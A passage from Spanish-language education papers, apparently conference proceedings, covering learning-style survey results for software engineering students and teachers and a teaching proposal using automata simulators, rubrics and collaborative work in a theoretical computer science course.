Visual	Presentación de material audiovisual (videos, audios, imágenes) Presentación de gráficos, mapas conceptuales, mapas mentales Presentación de diagramas de flujos, líneas de tiempo
Verbal	Explicaciones del docente. Realizar una visita educativa, y/o invitación de un especialista del tema. Visualización de videos educativos.
Activo	Aprendizaje basado en problemas (ABP) Desarrollo de proyecto. Desarrollo de simulaciones. Desarrollo de prototipos. Panel de discusión, debate.
Reflexivo	Lectura de material bibliográfico, artículos de revistas, etc. Escritura de ensayos.
Secuencial	Presentación de diagramas de flujos, líneas de tiempo
Global	Presentación de mapas conceptuales, mapas mentales, jerarquía de conceptos

Con respecto a las estrategias mencionadas, cabe aclarar que la elección de las mismas, dependerá de factores como el tipo de estudiante con el que se trabaja, el momento de su formación, la materia que se aborda, el contexto, el bloque al que pertenece la materia, entre otros.

Es importante resaltar que una adecuada estrategia de enseñanza no garantiza el éxito asegurado, pero maximiza los resultados de la práctica docente, apuntando a lograr los objetivos de la materia, y aportando al estudiante, que irá aprendiendo a aprender.

Resultados

Los alumnos desde el inicio hasta el final de la experiencia se mostraron entusiasmados con la tarea, ya que la actividad propuesta se adapta a cada uno de ellos, permitiendo mayor compromiso y motivación para realizarla. Por otro lado, esta experiencia sirvió para introducir a los profesores en el concepto Aprendizaje Centrado en el Estudiante.

La prueba se abordó con un grupo de 18 alumnos de 3 año en la asignatura de Proceso de Desarrollo de Software I y los 2 docentes de la cátedra. A continuación se presentan los resultados obtenidos en las pruebas.

Tabla 3. Resultados de las pruebas de los 18 estudiantes. Fuente propia.

Estudiantes	Activo	Sensitivo	Visual	Secuencial	Reflexivo	Intuitivo	Verbal	Global
1	5		3			3		1
2		5	7	5	5			
3		7		3	1		5	
4	3	3	5	1				
5		5	5	5	5			
6	9	3	7					3
7		1		3	3		1	
8	1			5		1	1	
9	7	7	1	1				
10	3	5	5					1
11		5	3		3			1
12		11	5		1			3
13		7	5	1	1			
14	3		3			3		3
15	3	3	1	3				
16			9		1	3		5
17		5	3		3			1
18		5	3		3			1

Todos los estudiantes




Figura 1. Gráfico de estilos de aprendizajes predominantes en los estudiantes. Fuente propia

Tabla 4. Resultados de las pruebas de los profesores. Fuente propia.

Profesor	Activo	Sensitivo	Visual	Secuencial	Reflexivo	Intuitivo	Verbal	Global
1					9	1	1	1
2	3	5	11					1

Profesor 1




Figura 2. Gráfico de estilos de aprendizajes predominantes en el profesor 1. Fuente propia.

Profesor 2




Figura 2. Gráfico de estilos de aprendizajes predominantes en el profesor 2. Fuente propia.

La mayoría de los resultados coinciden en el estilo visual, representaciones visuales, diagramas, etc., también manifiestan que les agrada el trabajo práctico y la asociación de los contenidos con situaciones o casos reales, predomina mucho el estilo secuencial, necesitan una secuencia lógica y un orden paso a paso para resolver problemas, la característica activa también está presente, entienden mejor si pueden aplicar y discutir los contenidos.

Hay algunos que son más bien reflexivos, retienen mejor la información pensando y reflexionando solos, pero no es lo que predomina, y además existe una presencia importante del estilo de aprendizaje global.

En cuanto a las pruebas de los docentes se puede observar que predomina el estilo reflexivo y verbal y en el otro visual y activo, casualmente, se da que el segundo

docente es una generación joven que está más alineada con el estilo de aprendizaje de los alumnos, mientras que el primero cuenta con mayor antigüedad y ha desarrollado estilos de aprendizajes "más tradicionales".

Estas características de estilos de aprendizaje más visual y sensorial en estas generaciones se da por el impacto que han tenido las tecnologías de información y comunicación (TIC), ya que han creado y desarrollado nuevos patrones de comportamiento en las personas en cuanto a la búsqueda y divulgación de la información. Esto ha sido posible ya que la misma se encuentra digitalizada y disponible en línea en todo momento, de esta manera Internet se ha transformado en la principal fuente de consulta para las personas, especialmente las nuevas generaciones. Los jóvenes se caracterizan en absorber rápidamente la información multimedia de audios, imágenes y videos, igual o mejor que si fueran textos, consultan simultáneamente múltiples fuentes, esperan respuestas instantáneas, permanecen comunicados permanentemente y crean también sus propios contenidos [10].

Conclusiones

En el presente trabajo se diseñó una propuesta didáctica en la cual permitió conocer cuáles son los estilos de aprendizajes más predominante en nuestros estudiantes de ingeniería en informática, como así las de sus docentes. Esto nos lleva a la necesidad continua de repensar y reflexionar acerca de nuestras prácticas docentes y diseñar secuencias didácticas [9] que permitan respetar la heterogeneidad del aula.

Por otra parte, esta actividad permitió a los estudiantes tomar conciencia acerca de su propio proceso de aprendizaje, lo que lo lleva a ser más autónomo y responsable.

Referencias

- [1] M.C. Murillo, M. Dimitroff, "Fortalezas, debilidades y estrategias de estudio autopercebidas por los ingresantes a las carreras de ingeniería de la UNDEF CRUC - IUA," IV Congreso Argentino de Ingeniería – X Congreso Argentino de Enseñanza de la Ingeniería, 2018. Retrieved from URL: https://cadi.org.ar/wp-content/uploads/2018/09/4_CADI_y_10_CAEDI_paper_249.pdf
- [2] AC. Ventura, I. Palou, CN. Széliga, LM. Angelone, "Estilos de aprendizaje y enseñanza en ingeniería: una propuesta de educación adaptativa para primer año," Revista Educación en Ingeniería, vol. 9 no. 18 pp. 178-89, 2014. Retrieved from URL: <https://educacioneningenieria.org/index.php/edi/article/view/461>
- [3] R. Anijovich, Gestionar una escuela con aulas heterogeneas, Buenos Aires: Paidós, 2014.

- [4] MA. Calatayud Salom, "La autoevaluación. Una propuesta formativa e innovadora," Revista Iberoamericana de Educación, vol. 76, no. 2, pp. 135-52. 2018. Retrieved from <https://rieoei.org/RIE/article/view/3081>
- [5] CONFEDI, Propuesta de Estándares de Segunda Generación para la Acreditación de Carreras de Ingeniería en la República Argentina. Rosario: CONFEDI, 2018. Retrieved from https://confedi.org.ar/download/documentos_confedi/LIBRO-ROJO-DE-CONFEDI-Estandares-de-Segunda-Generacion-para-Ingenieria-2018-VFPublicada.pdf
- [6] MA. Calatayud Salom, "La autoevaluación de la práctica docente: una aventura plagada de dificultades y satisfacciones?," Revista: Ciencias de la Educación, no 198-199. pp. 151-171. 2004.
- [7] R. Felder, L. Silverman, "Learning and teaching styles in engineering education", Engineering Education Journal, Vol. 78 no. 7 p. 674-681. 2002.
- [8] H. Preszmycky, La pedagogía del contrato. El contrato didáctico en educación. Barcelona: Graó, 2000.
- [9] S. Tobón Tobón, J. Pimienta Prieto, J. García Fraile, Secuencias Didácticas: Aprendizaje y Evaluación de Competencias. México: Pearson Educación, 2010.
- [10] F. García, J. Portillo, J. Romo, M. Benito, "Nativos digitales y modelos de aprendizaje", IV Simposio Pluridisciplinar sobre Diseño, Evaluación y Desarrollo de Contenidos Educativos Reutilizables, Bilbao, 2007.

Propiciando el trabajo autónomo del alumno, con simuladores

Angela Belcastro ¹, Rodolfo Bertone ²

¹Departamento de Informática. Facultad de Ingeniería. UNPSJB, Comodoro Rivadavia

²III LIDI, Facultad de Informática, UNLP (1900) La Plata, Buenos Aires, Argentina

angelab@ing.unp.edu.ar; pbertone@lidi.info.unp.unlp.edu.ar

Resumen

En este artículo se presentan algunos aspectos claves y resultados, asociados a una propuesta educativa mediada por TICs que se desarrolló en la materia de tercer año: “Fundamentos teórico de Informática”, y surgió a partir de proyectos de investigación continuados, dirigidos por el Mg. Rodolfo Bertone de la UNLP, integrando actividades de investigación, en la docencia, dentro de la currícula de grado, vinculadas al desarrollo de estudios de postgrado del área TIAE, para propiciar aprendizaje significativo en temas específicos de Informática en asignaturas de grado, y fomentar el ejercicio de metacognición. En dicha propuesta, se ha avanzado en el análisis de características del enfoque por competencias, generando bajo este enfoque, y utilizando en 2019, rúbricas con resultados de aprendizaje y actividades que surgen del análisis de metáforas de incorporación de las TICs de la Teoría de aprendizaje constructivista. En cursadas anteriores se utilizaba JFLAP como único simulador, en cambio en 2019, se incorporaron simuladores de autómatas adicionales, localizados al desarrollar investigación sobre la enseñanza de los autómatas, con el objeto de propiciar el trabajo autónomo del alumno, esencial en el modelo centrado en el estudiante, y generar aprendizaje significativo de elementos de “Teoría de autómatas y lenguajes formales”.

1. Introducción

Entre los antecedentes de las propuestas educativas mediadas por TICs que surgieron a partir de proyectos de investigación continuados, dirigidos por el Mg. Rodolfo Bertone de la UNLP, integrando actividades de investigación, en la docencia, dentro de la currícula de grado, vinculadas al desarrollo de estudios de postgrado del área TIAE, para propiciar aprendizaje significativo en temas específicos de Informática en asignaturas de grado, y fomentar el ejercicio de metacognición, encontramos los artículos publicados en congresos de Informática [19][20][21][22], con investigaciones vinculadas a estudios de postgrado, entre otros temas claves, de: diseño instruccional, aprendizaje significativo y formación por competencias. En [19] se presentaron resultados observados al aplicar la Teoría constructivista del aprendizaje con

evaluación formativa empleando recursos de la Web 2.0 en el ámbito universitario en la materia “Fundamentos Teóricos de Informática”. Se han desarrollado cambios graduales en la propuesta de enseñanza aplicando el proceso de mejora de la calidad. En el presente artículo, contemplando las características y elementos del enfoque de formación por competencias, considerando los cambios a los que se enfrentan las universidades argentinas para la acreditación de carreras de Ingeniería, se seleccionaron estrategias de aprendizaje centrado en el estudiante, con la construcción de rúbricas con resultados de aprendizaje para propiciar el trabajo autónomo del alumno, y promover competencias de trabajo colaborativo y de diseño de autómatas, generando aprendizaje significativo para fortalecer la comprensión y aplicación de las máquinas abstractas y de la resolución de problemas con la construcción de algoritmos eficientes y eficaces. En la materia se utiliza evaluación diagnóstica, formativa y sumativa; en este artículo centraremos más la atención, en elementos de evaluación formativa, asociados al trabajo integrador, diseñado para apoyar el desarrollo de los alumnos, del pensamiento creativo, y promover competencias de trabajo colaborativo y de diseño de autómatas, generando aprendizaje significativo para fortalecer la comprensión y aplicación de las máquinas abstractas y de la resolución de problemas con la construcción de algoritmos eficientes y eficaces.

En este artículo, en el marco teórico se presentan algunos aspectos claves de la Teoría constructiva del aprendizaje y del modelo centrado en el estudiante, que se consideraron en la propuesta educativa mediada por TICs. Luego, en el desarrollo, se identifican características de la *propuesta educativa mediada por TICs (PEMT)* que se desarrolló en la materia “Fundamentos Teóricos de Informática”, en 2019, asignatura de tercer año de carrera de grado. Luego se presenta un análisis de resultados y conclusión, destacando resultados del cuestionario de cierre de cursada, trabajos realizados por los alumnos, síntesis de resultados de encuestas institucionales, y resultados generales de cursada.

2. Marco Teórico

El aprendizaje puede verse como un sistema complejo compuesto por los resultados (lo que se aprende), los

procesos (como se aprende), y por las condiciones prácticas (cuando, cuanto, con quienes, donde se aprende). Promover el aprendizaje implica encontrar un equilibrio entre los componentes que intervienen en el aprendizaje.

2.1. Aprendizaje Significativo

Entre las teorías que explican el aprendizaje, encontramos: la de aprendizaje asociativo y la de aprendizaje significativo (AS) o constructivo. En la teoría de aprendizaje asociativo, el alumno, condensa elementos, para recordarlos, mediante repetición o repaso. En cambio, en la teoría de aprendizaje significativo (AS), se busca la comprensión, con la organización de los elementos de información, relacionándolos dentro de una estructura de significación. Hablar de AS implica reconocer las ventajas de un conocimiento más duradero, a largo plazo, anclado en una estructura cognitiva, en un complejo de saberes anteriormente adquiridos por cada estudiante. En este tipo de aprendizaje, el alumno relaciona la información nueva con la que ya posee; reajustando y reconstruyendo ambas informaciones en este proceso. La estructura de los conocimientos previos condiciona los nuevos conocimientos y experiencias, y estos, a su vez, modifican y reestructuran aquellos. Es un proceso activo, integrador e interactivo. Genera en los docentes, el reto de buscar, construir y aplicar alternativas educativas que generen interés, curiosidad y gusto por aprender; ya que el estudiante debe estar motivado por aprender de manera significativa para alcanzar AS.

Para que tenga lugar el AS, para que emerjan nuevos significados (conocimientos) a partir del proceso de enseñanza-aprendizaje, se necesita:

- a) Que el material de aprendizaje sea potencialmente significativo, que pueda relacionarse de manera no arbitraria y no literal (razonable y no aleatoria) con aspectos (ideas) apropiadas y pertinentes de la estructura cognitiva del sujeto que aprende.
- b) Que haya una actitud de aprendizaje significativa. Esto implica, entre otras cosas, que existan, en la estructura cognitiva del sujeto, ideas de *anclaje* pertinentes. El alumno debe estar motivado para aprender, de manera significativa. [1][2][3][4]

El modelo de AS de Anderson es el más utilizado en la enseñanza constructivista, y consta de tres niveles que podemos ver en la figura 1, los niveles de articulación, estructuración y ajuste, necesarios para lograr aprendizaje significativo.



Figura 1. El aprendizaje significativo. [3]. Elaboración propia.

El constructivismo, al promover el AS, hace un llamado a la actividad real, el trabajo espontáneo, basado en la necesidad y en el interés personal. [3]

Jonassen (1999) considera que todo enfoque constructivista debería ser capaz de articular cinco atributos que son necesarios para conseguir un AS: la actividad, la reflexión, la complejidad, la autenticidad de las tareas y la construcción. [5]




Figura 2. Aprendizaje constructivista. Elaboración propia.

La figura 2 presenta aspectos distintivos de la Teoría de Aprendizaje Constructivista, muestra que el constructivismo sostiene que la actividad de aprender provoca un cambio duradero en los tres tipos de saberes (saber conocer, saber ser y saber estar). Se centra en el aprendiz que tiene un rol activo basado en la reflexión y en la toma de conciencia. El aprendizaje se ve afectado por la secuencia de las actividades de aprendizaje, y requiere actividades de desaprender, realizando una revisión de lo aprendido. Además, genera y apoya metáforas de uso de TICs, una de las cuales incluye los *programas de simulación*, otra contempla el *ejercicio de metacognición* con la habilidad de aprender a aprender, y otra promueve intercambios con debates, trabajo en equipo con colaboración.

Estas metáforas de incorporación de las TICs en procesos de enseñanza aprendizaje bajo la teoría constructivista, se utilizaron al diseñar la propuesta educativa mediada por TICs (PEMT), tanto la metáfora amplificada que fortalece la habilidad de aprender a aprender y el empleo de herramientas para construir mapas conceptuales, integrando el conocimiento; como la metáfora de mente distribuida, al proponer actividad colaborativa con archivos compartidos y publicaciones en el blog, como así también la metáfora multirepresentacional, que promueve el empleo de simuladores.

Las simulaciones tienen como objetivo ofrecer un espacio en el que la realidad es modelada para poder aprender de ella. Es una metodología considerada muy eficaz para producir aprendizajes sobre las aplicaciones de ser susceptibles de ser simuladas. Las tecnologías informáticas han permitido el desarrollo de muchas herramientas de simulación de diversas clases. Entre sus ventajas: crear un marco para la exploración y la práctica ayudando a los alumnos a observarse y probarse en un ámbito en el que no se corren riesgos. Permitir analizar situaciones desde diferentes perspectivas. Permitir aprender

de los errores sin penalizarlos. Son propuestas con un importante componente lúdico, fuertemente motivadoras. Requieren aplicar los conocimientos aprendidos con anterioridad. Los estudiantes asumen distintas responsabilidades y toman decisiones durante la simulación. Estas ventajas, dependen en gran medida del tipo de simulación de que se trate. Pueden ser simulaciones de fenómenos físicos o de la naturaleza, de proyectos de la vida real, o simuladores matemáticos, entre otros. [9]

El uso de autómatas para el modelado de algoritmos permite la aplicación de herramientas tales como simuladores de máquinas abstractas, a través de los cuales, se puede construir una imagen intuitiva del proceso al visualizar el comportamiento de dichos autómatas.[12]

La PEMT, promueve el diseño de autómatas con la resolución de problemas con soluciones sólidas y eficientes, empleando diversos simuladores en el diseño y prueba de funcionamiento de máquinas abstractas. En cursadas previas, se empleaba exclusivamente JFLAP, y en 2019, se incorporaron otros simuladores que operan de manera distintas, y complementan las actividades; uno de ellos les permite obtener la representación gráfica de distintos tipos de autómatas finitos, incluyendo la definición formal del autómata, y realizar pruebas de funcionamiento.

2.2. El enfoque centrado en el estudiante

Las competencias de los alumnos, definidas como “la combinación de conocimientos, habilidades (intelectuales, manuales, sociales), actitudes y valores que capacitarán a un graduado para afrontar con garantías la resolución de problemas o la intervención en un asunto en un contexto académico, profesional o social determinado. Abarca competencias cognitivas (o competencia de saber) debe completarse con otras dos competencias no cognitivas:

- Las destrezas (o saber hacer): habilidades para saber aplicar los conocimientos, comprenderlos y evaluar o emitir juicios críticos a partir de una determinada información o situación dada.

- Las actitudes (o saber ser y estar): valores y hábitos relativos al compromiso, responsabilidad, iniciativa y esfuerzo.

La enseñanza centrada preferentemente en el trabajo del profesor en el aula da paso a una enseñanza dirigida al aprendizaje de competencias a través del trabajo autónomo del estudiante. Fernández March (2006), destaca los siguientes rasgos principales este modelo educativo: Está centrado en el aprendizaje y en el “aprender a aprender”. Fomenta el aprendizaje autónomo del alumno, contempla los resultados de aprendizaje, expresados en términos de competencias genéricas y específicas. Se enfoca en el proceso de aprendizaje-enseñanza como trabajo cooperativo entre docentes y alumnos. Exige una nueva definición de las actividades de aprendizaje-enseñanza. Conllevar una nueva organización del aprendizaje: modularidad y espacios curriculares multi y transdisciplinarios, al servicio del proyecto educativo global. Utiliza la evaluación estratégicamente y de modo integrado con las actividades de aprendizaje y enseñanza. [6]

El modelo Aprendizaje Centrado en el Estudiante, es un enfoque instruccional en el que los alumnos influyen en el contenido, las actividades, los materiales y el ritmo de aprendizaje. Este modelo de aprendizaje coloca al estudiante en el centro del proceso de aprendizaje. El instructor brinda a los estudiantes la oportunidad de aprender de forma independiente y unos de otros y los capacita en las habilidades que necesitan para hacerlo de manera efectiva. Propicia el fortalecimiento del pensamiento crítico o creativo, involucrando a los estudiantes, entre otras actividades, en simulaciones, utilizando el aprendizaje auto guiado y con trabajo en equipo”. [7]

Socrative (www.socrative.com) es una herramienta que apoya la autoevaluación o la evaluación en línea, esta aplicación permite al docente preparar cuestionarios de respuesta múltiple, verdadero/falso o de respuesta abierta, que los estudiantes pueden responder en clase mediante el uso de smartphones, o en la Web, y que al finalizar el cuestionario, muestra al docente, los resultados individuales de cada estudiante y globales del grupo-clase. La versión para el alumnado de esta aplicación (Socrative Student) es completamente gratuita y se puede descargar en los móviles utilizando las plataformas más habituales. La versión para el profesor (Socrative Teacher) también es gratuita, pero con limitaciones. [14]

En la (PEMT) se utilizó socrative en etapa de autoevaluación, y se preparó, bajo el enfoque por competencias, rúbricas para las actividades del trabajo integrador, y se desarrollaron contratos didácticos.

2.3. El trabajo colaborativo

Gros, 2000, define trabajo colaborativo como el proceso en el que las partes se comprometen a aprender algo juntas. Lo que debe ser aprendido sólo puede conseguirse si el trabajo en grupo es realizado en colaboración. Es el grupo el que decide cómo realizar la tarea, qué procedimientos adoptar, cómo dividir el trabajo o tareas a realizar. La comunicación y la negociación son claves en este proceso.




Figura 3. Tipos de andamiajes, basado en [9].

A través de la colaboración, el individuo aprende más y mejor en estos procesos de lo que podría hacerlo solo/a. En la interacción se fortalecen las dimensiones social y afectiva de los miembros del grupo, adquieren relevancia las competencias de planificación, y el compromiso del trabajo propio y del trabajo con otros. [5]

El aprendizaje colaborativo no se realiza de forma espontánea, se precisa diseñar las condiciones y los entornos más apropiados. El proceso de andamiaje debe

aparecer desde el primer momento y en cada una de las fases básicas del trabajo en forma dinámica y continua.

La construcción colaborativa de conocimientos mediada por Tecnología de la Información y la Comunicación, debe combinar la experiencia personal y la indagación colectiva, con la gestión y organización del conocimiento, que debe permitir dar cuenta de los avances que se han producido a lo largo del tiempo. La tecnología debe apoyar el proceso de andamiaje junto con la gestión eficaz del conocimiento.[9]

Felder y Brent (2007) señalan que el aprendizaje colaborativo refuerza el aprendizaje de estudiantes avanzados al compartir su conocimiento con otros estudiantes avanzados. También refuerza el aprendizaje de estudiantes no avanzados al interactuar con otros más avanzados. [9]

La rúbrica preparada para la (PEMT) brinda a los alumnos, desde el inicio, información sobre trabajo colaborativo, considerando el uso de archivos compartidos y claves de la comunicación efectiva.

2.4. Evaluación Formativa

La evaluación formativa permite recoger información a medida que los procesos se están desarrollando. Camilloni señala dos características compartidas en el dominio de la evaluación formativa. Una alude a la contemporaneidad de la evaluación con los procesos de enseñanza y aprendizaje, y la otra indica que la información recogida mejora dichos procesos. A su vez, Carless reafirma que la evaluación debería contribuir eficazmente en la mejora del aprendizaje. Sus principios sugieren que:

a) La evaluación de las tareas debe diseñarse para estimular prácticas correctas de aprendizaje entre los estudiantes. La alineación entre objetivos, contenidos y tareas de evaluación facilita la experiencia de aprendizaje profundo hacia los logros deseados.

b) La evaluación debe involucrar activamente a los estudiantes, mediante criterios de calidad sobre el propio rendimiento y el de los pares. La participación de los estudiantes en la evaluación: autoevaluación, evaluación por pares, retroalimentación de los compañeros, promueve una mejor comprensión de los objetivos de aprendizaje.

c) La retroalimentación de la evaluación debe ser oportuna, de tal manera que provea apoyo en los aprendizajes actuales y futuros. La retroalimentación adecuada propicia el compromiso del estudiante con su proceso de aprendizaje. [10]

Las rúbricas tienen un doble objetivo, son herramientas que sirven a los alumnos como instrumento de autoevaluación en tiempo real, ya que les permite verificar si el producto se ajusta o no a los requerimientos a medida que lo van haciendo, y a los docentes, para registrar el progreso de los alumnos, con suficiente detalle. [11] En la PEMT, *considerando ambos objetivos mencionados, se estableció la secuencia de temas, se prepararon y utilizaron rúbricas, se brindaron retroalimentaciones graduales, se realizaron contratos didácticos, y autoevaluación.*

3. Desarrollo

En la UNPSJB, sede Comodoro Rivadavia, se desarrolló una propuesta educativa mediada por TICs que surgió a partir de proyectos de investigación continuados, en la materia de tercer año: “Fundamentos Teórico de Informática”. En 2019, una de las clases prácticas semanales se desarrolló en el laboratorio de Informática. En la materia se desarrolla evaluación diagnóstica, sumativa y formativa. En este artículo centramos la atención en el desarrollo de evaluación formativa, considerando el trabajo integrador que se realiza en equipo con trabajo colaborativo con el empleo de archivos compartidos, simuladores, herramientas para la construcción de mapas conceptuales, publicaciones en el blog e interacciones presenciales en clases de la materia, con exposiciones de alumnos.

Se desarrollaron actividades de mediación en las clases de la materia y empleando TICs, con trabajo colaborativo, entre las actividades encontramos el *diagnóstico* que tiene dos partes, una de ellas, está orientada a apoyar al estudiante en el entrenamiento permitiéndole repasar algunos conocimientos previos de base, del lógica y matemática. La segunda parte indaga acerca del perfil del alumno y de las condiciones en las que cursa la asignatura, y los invita a obtener el estilo de aprendizaje e informarlo, también apoya al alumno considerando técnicas de estudio que utiliza y características del lugar de estudio, considerando la creación de un ambiente propicio para mejorar el aprendizaje. [15]

En la formación de equipos se consideró la existencia de distintos alumnos con distintos estilos de aprendizaje, en cada equipo. La confección de componentes de la propuesta didáctica se preparó para propiciar aprendizaje significativo, en procesos de enseñanza aprendizaje de la asignatura de Teoría de Automatas y lenguajes formales y Teoría de la Computabilidad y Complejidad Computacional, de tercer año de carrera de Informática. La propuesta surgió del análisis de resultados de la exploración de investigaciones que se han realizado en universidades, de procesos de enseñanza aprendizaje y herramientas de enseñanza de Automatas y Lenguajes Formales [16]. Su primer componente, es el enunciado de la actividad hechizo, actividad que promueve el trabajo colaborativo en equipo, con el empleo de archivos compartidos, herramientas de simulación del funcionamiento de autómatas, fortalecimiento de las competencias de comunicación, y de confección de informes escritos, apoya el aprendizaje significativo de autómatas finitos. En 2019 y en cursadas previas, se utilizó el simulador de apoyo al aprendizaje de Teoría de Automatas y lenguajes formales, JFLAP. En 2019 se incorporaron simuladores adicionales, uno de ellos, FSM y otro MT Solution. El “apoyo de FSM (http://ivanzuzak.info/noam/webapps/fsm_simulator/)” es un material de apoyo para favorecer el uso del simulador FSM, para apoyar el aprendizaje de los alumnos en la materia. Este simulador permite realizar simulación del funcionamiento de autómatas finitos (AF) de diferente tipo, deterministas, no deterministas y no deterministas con reglas lambda, y, además, comprobar resultados al realizar la transformación del AF a la expresión regular del lenguaje

reconocido por el autómata, también dispone de otras funcionalidades. Incluyendo la definición formal de la máquina abstracta, grafica el AF. Además de utilizarse en computadoras y notebooks, puede usarse en un smartphone.

Se desarrolló contrato pedagógico al iniciar cada actividad del trabajo integrador, formado en 2019, por la actividad hechizo, la actividad video-autómata y el trabajo integrador segunda parte. Se presentó inicialmente, enunciado y rúbrica, anticipando a los alumnos cuáles serían los testimonios y los indicadores que se utilizarían para identificar si cubrieron los resultados de aprendizaje definidos en cada enunciado de actividad. Se emplearon rúbricas, y se brindaron devoluciones periódicas para apoyar el desarrollo de aprendizaje significativo al avanzar en las clases teóricas, prácticas y de consulta.

El enunciado de la actividad hechizo, presenta un índice con (A) descripción inicial con dos temas, (B) metodología de desarrollo, (C) información significativa de elementos a aplicar al desarrollar la actividad, (D) consigna, (E) elementos de evaluación del trabajo y (F) criterios de evaluación de la exposición. La información significativa que proporciona, son algunos requisitos de la comunicación efectiva, que ejercitan los alumnos al avanzar en la actividad, entre ellos: “comunicación (a) oportuna, se transmite en tiempo y forma, (b) sencillez y claridad, se transmite en forma accesible, (c) credibilidad, debe ser veraz para garantizarla. Mostrando las fuentes de donde provienen, en el caso de elementos conceptuales. (d) difundida para todos los alumnos del grupo”.

Criterio de evaluación	Debajo de lo básico	Básico	Competente	Avanzado
Aportes significativos e intercambios en el archivo compartido.				
Criterio I: 20%	No cubre alguna de las características destacadas para alcanzar el nivel "básico".	Se observa una participación aceptable. Algunos de los aportes son conceptuales y aplicativos que denotan su entrenamiento en temas de la asignatura.	Se observa una participación regular, a medida que avanza la actividad. Sus aportes son significativos, incluye aportes conceptuales, aplicativos, denotan ejercer un buen liderazgo, y motivar a sus compañeros de equipo, colaborando en sus aprendizajes. Identifica elementos claves de retroalimentaciones, incorporan y apoyan la mejora del trabajo, en base a ellas.	Se observa una participación gradual y regular, a medida que avanza la actividad. Sus aportes son significativos, aplicativos, motivacionales o de organización, y reflexivos. Denota ejercer un buen liderazgo, motivar a sus compañeros de equipo, colaborando en sus aprendizajes, y analizando la forma en la que se desarrolla las actividades, cómo se puede mejorar. Identifica elementos claves de retroalimentaciones, incorpora y apoya la mejora del trabajo, en base a ellas. Trabajan con entusiasmo.

Figura 4. Rúbrica de la actividad hechizo. Criterio I. Elaboración propia.

Las evidencias que se observan al evaluar, asociadas a aspectos de comunicación entre los alumnos, se transmiten a los estudiantes desde el inicio del trabajo, destacando:

(1) Las comunicaciones visibles en el archivo compartido, los intercambios en el archivo compartido con debates y reflexiones entre los alumnos, identificando lo esencial.

(2) Que aparezcan las direcciones de correo de todos los alumnos del grupo y la dirección de la asignatura, en envíos del trabajo por mail.

(3) Son responsables, interactúan y se organizan incluyendo lo solicitado. Alcanzan objetivos de la asignatura, al interactuar.

En la metodología propuesta, cada equipo avanzó en la actividad, en clases presenciales, y empleando el archivo compartido, incluyendo acuerdos e intercambios, con contenidos de la resolución planteada. Los aportes que realizan los alumnos en el archivo compartido se clasifican en motivacionales, reflexivos, conceptuales y aplicativos.

Criterio de evaluación	Debajo de lo básico	Básico	Competente	Avanzado
Nivel de participación en clases y en el desarrollo presencial "del trabajo", con relaciones armoniosas, y envíos oportunos				
Criterio II: 20%	No cubre alguna de las características destacadas para alcanzar el nivel "básico".	Se observa que más de la mitad de los alumnos participan activamente en más del 60% de las clases prácticas de la materia. Mejoran gradualmente su trabajo y logran armonía en sus relaciones al comunicarse e interactuar en clases, o participar en debates virtuales. Se atrasan dos días o menos, al realizar el o los envíos, de la forma solicitada.	Realizan los envíos a tiempo, de la forma solicitada. Se observa que más de la mitad de los alumnos participan en más del 70% de las clases prácticas de la materia, colaborando en debates con posturas en común de soluciones abordadas y opiniones fundamentadas que se realizan en las clases. Participa en un 60% o más de las clases teóricas. Logran armonía en sus relaciones al comunicarse e interactuar en clases.	Realizan los envíos a tiempo, de la forma solicitada. Se observa que todos más de la mitad de los alumnos participan en más del 85% de las clases prácticas de la materia, colaborando en debates presenciales con posturas en común de soluciones abordadas y opiniones fundamentadas. Participa en un 80% o más de las clases teóricas. Logran armonía en sus relaciones al comunicarse e interactuar en clases. Muestran ricas interacciones, colaborando con el aprendizaje o entrenándose gradualmente e interactuando con docentes, salvando sus dudas y planteando sus opiniones y puntos de vista.

Figura 5. Rúbrica de la actividad hechizo. Criterio II. Elaboración propia.

La consigna destaca la existencia de una entrega intermedia con devolución para mejorar del trabajo, propiciando la mejora continua de la calidad. Se preparó y utilizó una rúbrica analítica del desarrollo de la actividad y del trabajo escrito, con criterios de evaluación de la exposición de los distintos equipos, que se incluyen al describir el cuestionario de fin de cursada.

Criterio de evaluación	Debajo de lo básico	Básico	Competente	Avanzado
Contenidos del trabajo escrito de extensión docx				
